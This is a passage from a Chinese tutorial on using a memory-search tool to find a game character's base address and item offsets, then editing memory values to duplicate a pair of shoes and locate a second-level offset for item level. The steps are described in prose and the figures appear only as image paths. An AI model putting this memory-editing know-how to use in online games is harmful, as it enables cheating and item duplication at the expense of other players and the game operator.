


图1

点首次查找，可能有很多的值，感觉差不多了 大概搜索到4FFF的时候按暂停如图2。

再拖掉鞋子 查找方式为“精确的值” 值填入0如图3。




图2




图3

点再次查找如图4。

得到一个偏移1E4C，这个就是鞋子的偏移了，我们可以穿上鞋子，然后把基址+偏移，复制到最上面的查看 如图5。

记录下值，拖下鞋子，勾选前面的勾选框用来修改（必须勾选修改才会生效），在=号后面填入刚才记录的值点修改，如图6。




图4




图5




图6

是不是就多出一个鞋子了。

2.二级偏移查找

比如我们找鞋子的二级偏移，比如鞋子的等级，有两种方法：

第1种方法：勾选双偏移查找，基址填入人物基址，勾选自动2级基址查找，值填入鞋子等级，如图7。




图7

点击首次查找，这个是比较慢的办法，大家要等一会（只是告诉大家2级查找的用途后面会告诉大家详细的用法），如图8。

